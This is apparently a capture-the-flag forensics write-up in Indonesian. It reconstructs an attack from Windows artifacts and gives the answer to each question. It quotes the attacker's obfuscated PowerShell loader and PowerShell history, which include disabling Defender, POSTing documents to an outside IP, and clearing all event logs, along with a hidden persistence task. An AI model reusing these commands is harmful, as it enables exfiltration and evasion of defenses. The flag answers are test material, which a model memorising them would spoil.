\B1E6C840309DCE339B8088745571829)SYSTEM.DIRECTORYSERVICES.NI.DLL.AUX, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.DTRED131BA9#
\B1E6C840309DCE339B8088745571829)SYSTEM.DIRECTORYSERVICES.NI.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.NUMERICS
\DEFER856E2A1278A3FB3C5487E68B3C77)SYSTEM.NUMERICS.NI.DLL.AUX, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.NUMERICS
\DEFER856E2A1278A3FB3C5487E68B3C77)SYSTEM.NUMERICS.NI.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.TRANSACTIONS
\A904F2AC3B08BF69AC43E3727FBD1851)SYSTEM.TRANSACTIONS.NI.DLL.AUX, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.TRANSACTIONS
\A904F2AC3B08BF69AC43E3727FBD1851)SYSTEM.TRANSACTIONS.NI.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\MICROSOFT.NET\ASSEMBLY\GAC_64\SYSTEM.TRANSACTIONS\V4.0_4.0.0.0_877A5C561934E089
\SYSTEM.TRANSACTIONS.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\SECUR32.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\SSPICLI.DLL,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\WSI.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\USERENV.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\PROGRAMDATA\MICROSOFT
\WINDOWS\DEFENDER\PLATFORMV4.18.24090.11-0\WPADV.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\PROGRAMDATA\MICROSOFT\WINDOWS\DEFENDER\PLATFORMV4.18.24090.11-0\WPCLIENT.DLL,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\PROGRAMDATA\MICROSOFT\WINDOWS\DEFENDER\PLATFORMV4.18.24090.11-0\MSMPLICS.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\GPAPI.DLL,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\CLBCATQ.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\APPPDATA\LOCAL\TEMP\TEAMS.PSI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI
\APPPDATA\LOCAL\TEMP\TEAMSUPDATER.BAT, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\PROPSYS.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\REGISTRATION\R000000000000006.CLB,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\PROGRAMDATA\MICROSOFT\WINDOWS\CACHES\CVERSIONS.2.DB, \VOLUME{01db2a3bfbc6639-8afbd8d4}\PROGRAMDATA\MICROSOFT\WINDOWS\CACHES\{6AF0698E-
D558-4F6E-9B3C-3716689AF493}.2-VER0X0000000000000002.DB, \VOLUME{01db2a3bfbc6639-8afbd8d4}\PROGRAMDATA\MICROSOFT\WINDOWS\CACHES\{D0F571F2-
BE98-426D-828B-1A9A3C1FD42}.2-VER0X0000000000000002.DB, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\EN-US\PROPSYS.DLL.MUI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\APPPDATA
\LOCAL\MICROSOFT\WINDOWS\CACHES\CVERSIONS.1.DB, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\APPPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\{AFBF9F1A-8E08-4C77-AF24-
C647E37CA0D9}.1-VER0X0000000000000004.DB, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\DESKTOP\DESKTOP.INI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\DOCUMENTS\DESKTOP.INI,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\MUSIC\DESKTOP.INI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\PICTURES\DESKTOP.INI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\VIDEOS
\DESKTOP.INI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\DOWNLOADS\DESKTOP.INI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\ONEDRIVE\DESKTOP.INI,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\SEARCHES\DESKTOP.INI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\CONTACTS\DESKTOP.INI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\FAVORITES
\DESKTOP.INI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\LINKS\DESKTOP.INI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\ELI\SAVED_GAMES\DESKTOP.INI,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\CFRMS32.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\USERS\DESKTOP.INI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\EDUTIL.DLL,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\WINDOWS.STATEPOSITORYPS.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\URLNLM.DLL,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\SRVCL1.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\IERTUTIL.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32
\NETUTILS.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\VRTDISK.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\FLTLib.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS
```

[DATA NODE : 06 / 06]

06 Berapa runtime duration malware tersebut? (dalam milidetik/ms)

XXXXXX

Q6: 60003



Line	Tag	Id	Timestamp	Exe Info	Exe Info...	Exe Timestamp	Sid Type	Sid	User Name	End Time	Duration Ms
931		1617	2024-11-06...	MS TeamsSetup.exe		2024-06-13 02:...	UnknownOrUserSid	S-1-5-21-78...		2024-11-06 01:59:00	60003
940		1626	2024-11-06...	TeamsSetup.exe		2024-11-06 08:...	UnknownOrUserSid	S-1-5-21-78...		2024-11-06 01:59:00	60003

Parse SRUDB.dat di C:\Windows\System32\srui\SRUDB.dat pakai tools SrumECmd. Lalu buka dengan TimelineExplorer lalu filter TeamsSetup

07 Temukan local URL cache dan identifikasi URL lengkap yang digunakan oleh threat actor untuk mengunduh tool tambahan selama serangan. Sertakan URL lengkap beserta nama file dan ekstensinya.

*****://*****.***/******/******/******/******/******.***

Q7: <https://filebin.net/archive/0rkhisv2iq4slveo/kape.zip>

Buka WebCacheV01.dat dengan IECacheView, kemudian terdapat folder zip yang terdownload dari s3

Filename	Content Type	URL	Last Accessed	Last Modified	Expiration Time	Last Checked	Hits	File Size	Subfolder Name	Full Path
F41_CurrencyRis...	image/svg+xml	https://assets.msn.com/wealthmapdata/1/static/finance/taskbar/icons/c...	06/11/2024 09:51:55	03/07/2024 08:00:51	06/12/2024 09:50:17	N/A	14	7.238	2NMV8WVGQ	C:\Users\ERI\AppData...
F41_CurrencyRis...	image/svg+xml	https://assets.msn.com/wealthmapdata/1/static/finance/taskbar/icons/c...	06/11/2024 09:51:55	03/07/2024 08:00:51	06/12/2024 09:50:20	N/A	14	7.232	P1V9ON4A	C:\Users\ERI\AppData...
F41_CurrencyRis...	image/svg+xml	https://assets.msn.com/wealthmapdata/1/static/finance/taskbar/icons/c...	06/11/2024 09:51:55	03/07/2024 08:00:51	06/12/2024 09:50:17	N/A	14	7.232	M6Z3LPQS	C:\Users\ERI\AppData...
F41_CurrencyRis...	image/svg+xml	https://assets.msn.com/wealthmapdata/1/static/finance/taskbar/icons/c...	06/11/2024 09:51:55	03/07/2024 08:00:51	06/12/2024 09:50:17	N/A	14	7.231	WJ5V0VU0	C:\Users\ERI\AppData...
F41_CurrencyRis...	image/svg+xml	https://assets.msn.com/wealthmapdata/1/static/finance/taskbar/icons/c...	06/11/2024 09:51:55	03/07/2024 08:00:51	06/12/2024 09:50:22	N/A	14	7.221	2NMV8WVGQ	C:\Users\ERI\AppData...
F41_CurrencyRis...	image/svg+xml	https://assets.msn.com/wealthmapdata/1/static/finance/taskbar/icons/c...	06/11/2024 09:51:55	03/07/2024 08:00:51	06/12/2024 09:50:17	N/A	14	7.227	P1V9ON4A	C:\Users\ERI\AppData...
F41_CurrencyRis...	image/svg+xml	https://assets.msn.com/wealthmapdata/1/static/finance/taskbar/icons/c...	06/11/2024 09:51:55	03/07/2024 08:00:51	06/12/2024 09:50:18	N/A	14	7.224	M6Z3LPQS	C:\Users\ERI\AppData...
F41_CurrencyRis...	image/svg+xml	https://assets.msn.com/wealthmapdata/1/static/finance/taskbar/icons/c...	06/11/2024 09:51:55	03/07/2024 08:00:51	06/12/2024 09:50:17	N/A	14	7.108	WJ5V0VU0	C:\Users\ERI\AppData...
icon-backup-wi...	image/svg+xml	https://sdx.microsoft.com/Areas/FRX/Resources/Images/ScoobeBackupLe...	06/11/2024 09:51:49	06/11/2024 00:08:27	06/12/2024 09:50:54	N/A	1	2.803	EZ1Q0B55	C:\Users\ERI\AppData...
icon-check[1].svg	image/svg+xml	https://sdx.microsoft.com/Areas/FRX/Resources/Images/ScoobeIntro/icon...	06/11/2024 09:51:44	18/10/2024 13:34:48	19/11/2024 01:09:05	N/A	1	264	EZ1Q0B55	C:\Users\ERI\AppData...
icon-circle[1].svg	image/svg+xml	https://sdx.microsoft.com/Areas/FRX/Resources/Images/ScoobeIntro/icon...	06/11/2024 09:51:44	19/09/2024 12:19:22	15/11/2024 19:06:39	N/A	1	273	Q6RMPTL9	C:\Users\ERI\AppData...
icon-resue-win1...	image/svg+xml	https://sdx.microsoft.com/Areas/FRX/Resources/Images/ScoobeBackupLe...	06/11/2024 09:51:49	06/11/2024 00:08:27	06/12/2024 09:50:54	N/A	1	1.411	YSHCIKMQ	C:\Users\ERI\AppData...
icon-shield-win...	image/svg+xml	https://sdx.microsoft.com/Areas/FRX/Resources/Images/ScoobeBackupLe...	06/11/2024 09:51:49	06/11/2024 00:08:27	06/12/2024 09:50:54	N/A	1	2.333	Q6RMPTL9	C:\Users\ERI\AppData...
irisinsights[1].js	text/javascript; cha...	https://sdx.microsoft.com/bundles/scripts/irisinsights.js?v=890s3XZofFjU...	06/11/2024 09:51:48	11/03/2024 00:25:15	11/03/2025 00:25:15	N/A	3	681	Q6RMPTL9	C:\Users\ERI\AppData...
query[1].js	text/javascript; cha...	https://sdx.microsoft.com/bundles/scripts/jquery.js?v=VM-sG3q9WvMQiP...	06/11/2024 09:51:48	04/05/2023 03:38:15	06/11/2024 08:51:48	N/A	3	96.559	XQZQJML	C:\Users\ERI\AppData...
query[1].js	text/javascript; cha...	https://sdx.microsoft.com/bundles/scripts/jquery.js?v=VM-sG3q9WvMQiP...	06/11/2024 09:51:48	04/05/2023 03:38:15	06/11/2024 08:51:48	N/A	3	96.559	XQZQJML	C:\Users\ERI\AppData...
killswitch-css[te...	text/plain; charset=...	https://sdx.microsoft.com/manifest/arm-manifests/win/DC/acrobat/legg...	06/11/2024 09:39:26	01/05/2023 22:02:52	N/A	N/A	1	4	M6Z3LPQS	C:\Users\ERI\AppData...
Knockout[1].js	text/javascript; cha...	https://sdx.microsoft.com/bundles/scripts/Knockout.js?v=5IZG0wGKTD...	06/11/2024 09:51:48	23/02/2024 20:56:41	23/02/2025 20:56:41	N/A	2	53.816	XQZQJML	C:\Users\ERI\AppData...
MicrosoftAccoun...	image/svg+xml	https://oobe.officeapps.live.com/office/oobe/onedrive-unauthenticated.j...	06/11/2024 09:51:44	19/09/2024 12:19:22	18/11/2024 21:44:16	N/A	1	406	EZ1Q0B55	C:\Users\ERI\AppData...
onedrive-unaut...	text/javascript	https://oobe.officeapps.live.com/office/oobe/onedrive-unauthenticated.j...	06/11/2024 09:51:43	05/11/2024 06:43:54	N/A	N/A	1	114.658	Q6RMPTL9	C:\Users\ERI\AppData...
oobe-desktop-l...	text/css; charset=u...	https://sdx.microsoft.com/bundles/styles/oobe-desktop-inclusive.css?v=9...	06/11/2024 09:51:48	04/05/2024 06:45:50	06/11/2024 08:51:48	N/A	3	57.423	YSHCIKMQ	C:\Users\ERI\AppData...
p[1].gif	image/gif	https://p.typekit.net/p.woff?1&id=bf0f4f8&ht=kk&ht=C%3A%5CUsers%5CE...	06/11/2024 09:33:53	30/06/2024 20:03:01	13/11/2024 09:32:58	N/A	1	35	M6Z3LPQS	C:\Users\ERI\AppData...
preferences[1].svg	image/svg+xml	https://sdx.microsoft.com/Areas/FRX/Resources/Images/ScoobeIntro/pref...	06/11/2024 09:51:44	30/10/2023 12:56:09	01/12/2024 22:27:45	N/A	1	952	Q6RMPTL9	C:\Users\ERI\AppData...
ProcessMAU[1]...	text/plain; charset=...	http://acroipm2.adobe.com/assets/Owner/arm/ProcessMAU.txt	06/11/2024 09:39:27	10/03/2023 11:45:44	06/11/2024 09:53:32	N/A	1	4	P1V9ON4A	C:\Users\ERI\AppData...
Rdt[1].txt	text/plain; charset=...	http://acroipm2.adobe.com/assets/Owner/arm/2024/11/UC/Rdt.txt	06/11/2024 09:39:27	04/10/2024 00:19:34	06/11/2024 09:53:32	N/A	1	4	WJ5V0VU0	C:\Users\ERI\AppData...
Rdt[1].txt	text/plain; charset=...	http://acroipm2.adobe.com/assets/Owner/arm/2024/11/MRU/Rdt.txt	06/11/2024 09:39:27	04/10/2024 00:19:22	06/11/2024 09:53:32	N/A	1	4	2NMV8WVGQ	C:\Users\ERI\AppData...
ReportOwner[1]...	text/plain; charset=...	http://acroipm2.adobe.com/assets/Owner/arm/2024/11/OwnerAPI/Rdt.txt	06/11/2024 09:39:27	04/10/2024 00:19:25	06/11/2024 09:53:32	N/A	1	4	M6Z3LPQS	C:\Users\ERI\AppData...
ReportOwner[1]...	text/plain; charset=...	http://acroipm2.adobe.com/assets/Owner/arm/ReportOwner.txt	06/11/2024 09:39:27	30/09/2022 15:04:18	06/11/2024 09:53:32	N/A	1	4	P1V9ON4A	C:\Users\ERI\AppData...
ReportUpdaterP...	text/plain; charset=...	http://acroipm2.adobe.com/assets/Owner/arm/ReportUpdaterPolicy.txt	06/11/2024 09:39:27	06/08/2024 17:55:55	06/11/2024 09:53:32	N/A	1	4	M6Z3LPQS	C:\Users\ERI\AppData...
resource[1].js	text/javascript; cha...	https://sdx.microsoft.com/bundles/scripts/resource.js?v=IBXlH_d5W8vHr...	06/11/2024 09:51:48	19/07/2023 19:12:59	06/11/2024 08:51:49	N/A	3	4.564	XQZQJML	C:\Users\ERI\AppData...
s13bmMn_O0Le...	text/javascript; cha...	https://sdx.microsoft.com/bundles/scripts/s13bmMn_O0LeWdDgDkAucMgYw.js	06/11/2024 09:51:14	24/09/2024 14:05:20	08/11/2024 02:05:16	N/A	2	20.860	J116E055	C:\Users\ERI\AppData...
scoobebackupin...	text/css; charset=u...	https://sdx.microsoft.com/bundles/styles/scoobebackupintro.css?v=SGZK...	06/11/2024 09:51:48	04/04/2024 14:25:46	04/04/2025 14:25:46	N/A	2	2.249	XQZQJML	C:\Users\ERI\AppData...
ScoobeBackup...	text/javascript; cha...	https://sdx.microsoft.com/bundles/scripts/ScoobeBackupIntro.js?v=KH7K...	06/11/2024 09:51:48	24/09/2024 18:46:38	24/09/2025 18:46:38	N/A	1	22.416	Q6RMPTL9	C:\Users\ERI\AppData...
ScoobeBackupL...	text/javascript; cha...	https://sdx.microsoft.com/bundles/scripts/ScoobeBackupLearnMore.js?v=...	06/11/2024 09:51:48	02/04/2024 11:37:23	02/04/2025 11:37:23	N/A	1	1.539	XQZQJML	C:\Users\ERI\AppData...
ScoobeHil[1].js	text/javascript; cha...	https://sdx.microsoft.com/bundles/scripts/ScoobeHil.js?v=2VkleYqToK6...	06/11/2024 09:51:48	25/10/2023 20:54:47	06/11/2024 08:51:48	N/A	3	1.377	XQZQJML	C:\Users\ERI\AppData...
scoobeintro1	image/icon+xml	https://sdx.microsoft.com/bundles/FRX/Resources/Images/ScoobeIntro/icon...	06/11/2024 09:51:44	04/06/2024 13:39:40	30/11/2024 18:38:08	N/A	1	2.302	YSHCIKMQ	C:\Users\ERI\AppData...

302 item(s), 1 Selected (0.00 KB)

NirSoft Freeware - <http://www.nirsoft.net>

[DATA NODE : 08 / 08]

08 Apa nama scheduled task yang dibuat oleh threat actor sebagai mekanisme persistence?

Q8: TeamsUpdater

Buka SOFTWARE hive pakai RegistryExplorer, terus ke TaskCache.

[illegible]

Q9: {A4F7ED3E-E7CD-4539-8E79-D73B568FC298}

Dari gambar Q8 juga tertera GUID Task tersebut

[DATA NODE : 10 / 10]

10 Identifikasi proses atau command yang dijalankan oleh malicious scheduled task tersebut.

```
*****.***_***** *****_***** *****_*****  
**.\*****\***\*****\*****\*****\*****.***
```

FLAG{ . . . }

SUBMIT

Q10: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File
C:\Users\Eli\AppData\Local\Temp\Teams.ps1

Dari gambar Q8 juga tertera command apa yang dilakukan jika Task tersebut dijalankan

[DATA NODE : 11 / 11]

11 Identifikasi alamat IP dan port yang digunakan oleh threat actor.

XXX.XXX.XXX.XXX:XXX

Q11: 192.168.137.132:443

Extract resident file dari MFT commadnya MFTECmd -f "\$MFT" -dr -csv "output"

Dapet Teams.ps1 nya, terus kita decode base64 string tersebut

```
(remove-Item -Path "C:\Users\user\AppData\Local\Microsoft\Teams\LocalCache\Containers\Files\Teams.ps1")
$ cat 315567-1-1_Teams.ps1.bin
(NEW-object SYSTEM.IO.StreamReader( ( NEW-object io.Compression.DeflateStream( [io.MemoryStream]::FROMMemoryStream( 'TY9Ra8JAEITfC/0Py3EtdzQeiVhBgIy0oYh0tDRChyTQJC56rYnibVBR/3svaVr6sMdyzHwzy00+EGPctSbpJ2YE0cEQ5mqMpkJ19oVkiDR8DvcacXLMu28rr3enPP/WTps5nY4vpRoiRbTFJBcymKUHwLkc85RgAK5SvW7X756uju452C31CoXgesBNrt4wmQsrc1zHvuoFiwUtpYRWgeDKY8DnFvC/2xT3pB6jcDR6LrL1XBeL32i7NiTgWgaXFzw9bBjJLIDVBma/1iVtyqqU0LgHS28/XHtwgkLJrR+GhBtgHwUDqza1ckZVJjZxcb/fg0vgJ3upEQ1XVp5cvW81obBuB6oy5u+u8zc=' ) , [io.Compression.CompressionMode]::decompress ) , [system.Text.Encoding]::ASCII )).ReadToEnd() | Iex
```

The screenshot shows the CyberChef web interface. On the left is a sidebar with 'Operations' including 'Raw Deflate', 'Raw Inflate', 'Render Markdown', 'BSON deserialise', 'CRC-16 Checksum', 'CRC-32 Checksum', 'CRC-8 Checksum', 'From Base58', 'From Base64', 'From Binary', 'From Decimal', 'From Hex', 'From Hex Content', 'From Hexdump', and 'From Octal'. The main area displays a 'Recipe' titled 'From Base64' with the following steps: 'Alphabet A-Za-z0-9+/' and 'Remove non-alphabet chars' (checked). Below this is a 'Raw Inflate' section with 'Start index' set to 0, 'Initial output buffer' set to 0, and 'Buffer expansion' set to 'Adaptive'. At the bottom of the recipe are checkboxes for 'Resize buffer after decompression' and 'Verify result'. The 'Input' field contains a long Base64 string. The 'Output' field shows the decoded ASCII text, which is a PowerShell command to connect to a remote host and execute a script. At the bottom of the recipe area is a green 'BAKE!' button and an 'Auto Bake' checkbox.

Dapet deh IP dan Portnya

[DATA NODE : 12 / 12]

12 Apa nama file sensitif yang berhasil dieksfiltrasi oleh threat actor?

_ _ .

FLAG{...}

SUBMIT

Q12: Employees_Contact_Info.pdf

```
whoami
hostname
net user
net user Eli
findstr /s /i /m "mimikatz" "C:\Users\Eli\Documents\*"
Get-MpPreference | Select-Object -Property DisableRealtimeMonitoring
Set-MpPreference -DisableRealtimeMonitoring $true
Get-MpPreference | Select-Object -Property DisableRealtimeMonitoring
findstr /s /i /m "password" *.docx.doc *.pdf.pptx
findstr /s /i /m "sensitive" *.docx.doc *.pdf.pptx
Get-Childitem -Path C:\ -Include *.pdf, *.doc, *.docx -Recurse -ErrorAction SilentlyContinue
cd C:\Users\Eli\Documents
ls
type "Meeting Notes.txt"
Invoke-WebRequest -Uri "http://91.240.118.162:8080/" -Method Post -InFile "C:\Users\Eli\Documents\Employees_Contact_Info.pdf" -ContentType "application/octet-stream";
Invoke-WebRequest -Uri "http://91.240.118.162:8080/" -Method Post -InFile "C:\Users\Eli\Documents\IT_Collaboration_Platform.pptx" -ContentType "application/octet-stream";
Remove-Item -Path "C:\Users\Eli\Documents\Employees_Contact_Info.pdf" -Force
Remove-Item -Path "C:\Users\Eli\Documents\IT_Collaboration_Platform.pptx" -Force
ls
Get-EventLog -LogName * | ForEach-Object { Clear-EventLog -LogName $_.Log }
```

I

Buka history PowerShell (ConsoleHistory.txt) di

C:\Users\Eli\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

13 Berdasarkan isi dokumen tersebut, apa alamat email Metushelah?

*****@*****.***

Q13: balikvar@laffa.com

Pake script ini buat parse Windows.edb

```
from dissect.esedb import EseDB

db = EseDB(open("Windows.edb", "rb"))
table = db.table("SystemIndex_PropertyStore")

for record in table.records():
    try:
        path = record.get("4447-System_ItemPathDisplay")
        summary = record.get("4625-System_Search_AutoSummary")
        if path and summary:
            print(f"\n{'='*60}")
            print(f'File: {path}')
            print(f'Content:\n{summary}')
    except:
        pass
```

```
=====
File: C:\Users\Eli\Documents\Employees_Contact_Info.pdf
Content:
Company Employees Information First Name Last Name Employee ID Username Email Address Role Seraphina Thorne 19035287 sthorne sthorne36@privmail.net Support
Specialist Isolde Winter 68677905 iwinter iwinter80@securemail.org Machine Learning Engineer Elliot Nukia 71896238 eukia eukia92@yahoo.com Blockchain Develo
per Orion Blackwell 15594455 oblackwell oblackwell47@cloudmail.com CTO Blaise Kerrigan 37068046 bkerrigan bkerrigan34@anavim.com HR Coordinator Rowan Draven
54031754 rdraven rdraven80@webnet.com Digital Forensics Galen Thatcher 90732804 gthatcher gthatcher64@buvim.com Cloud Consultant Amara Gray 88359700 agray
agray35@cloudmail.com Systems Engineer Odessa Carver 33626590 ocarver ocarver75@securemail.org UX Designer Phaedra Crowley 43427755 pcrowley pcrowley93@priv
mail.net Cloud Consultant Eli Aldridge 44526317 ealdridge ealdridge44@yambasar.net IT Administrator Torin Thorne 74257923 tthorne tthorne30@webnet.com AI Re
searcher Metushelah Makorelah 57054553 mkorelah balikvar@laffa.com IT Administrator
```

[DATA NODE : 14 / 14]

14 Pada pukul berapa threat actor menghapus Windows Event Logs? (UTC)

XXXX-XX-XX XX:XX:XX

Q14: 2024-11-06 02:16:50

Parse Security.evtx pake EvtxCmd, terus buka pake TimelineExplorer kemudian filter EventID 1102 (Audit Log Cleared)

Timeline Explorer v2026.5.0

File Tools Tabs View Help

20260816194427_Amcache_DeviceContainers.csv20260816125551_MFTOutput.csv20260816125322_FECmd_Output.csv

20260816130801_SrumECmd_AppResourceUseInfo_Output.csv20260816130801_SrumECmd_AppTimelineProvider_Output.csv20260816133701_EvtECmd_Output.csv

Drag a column header here to group by that column

Enter text to search...Find

Line	Tag	Record Number	Event Record Id	Time Created	Event Id	Level	Provider	Channel	Process
1		10097	10097	2024-11-06 02:16:50	1102	Info	Microsoft-Windows-Eventlog	Security	

Event Id = 1102

D:\ctf\2026_SATSIBER\Stage3\Operasi Silent PowerShell_2\Operasi Silent PowerShell\Operasi Silent PowerShell\C\Windows\System32\winevt\logs\Security\20260816133701_EvtECmd_Output.csv

Total lines 414Visible lines 1Open files 6Search options

[DATA NODE : 15 / 15]

15 Apa nama tool yang sah (legitimate tool) yang digunakan oleh threat actor untuk memperoleh SAM dan SYSTEM hives?

Q15: KAPE

Di Q7 udah tertera bahwa threat actor menginstall artifact parser yaitu KAPE

16 Identifikasi password milik akun Eli yang berhasil dieksfiltrasi oleh threat actor ke C2 server.

Q16: blackrose

[illegible]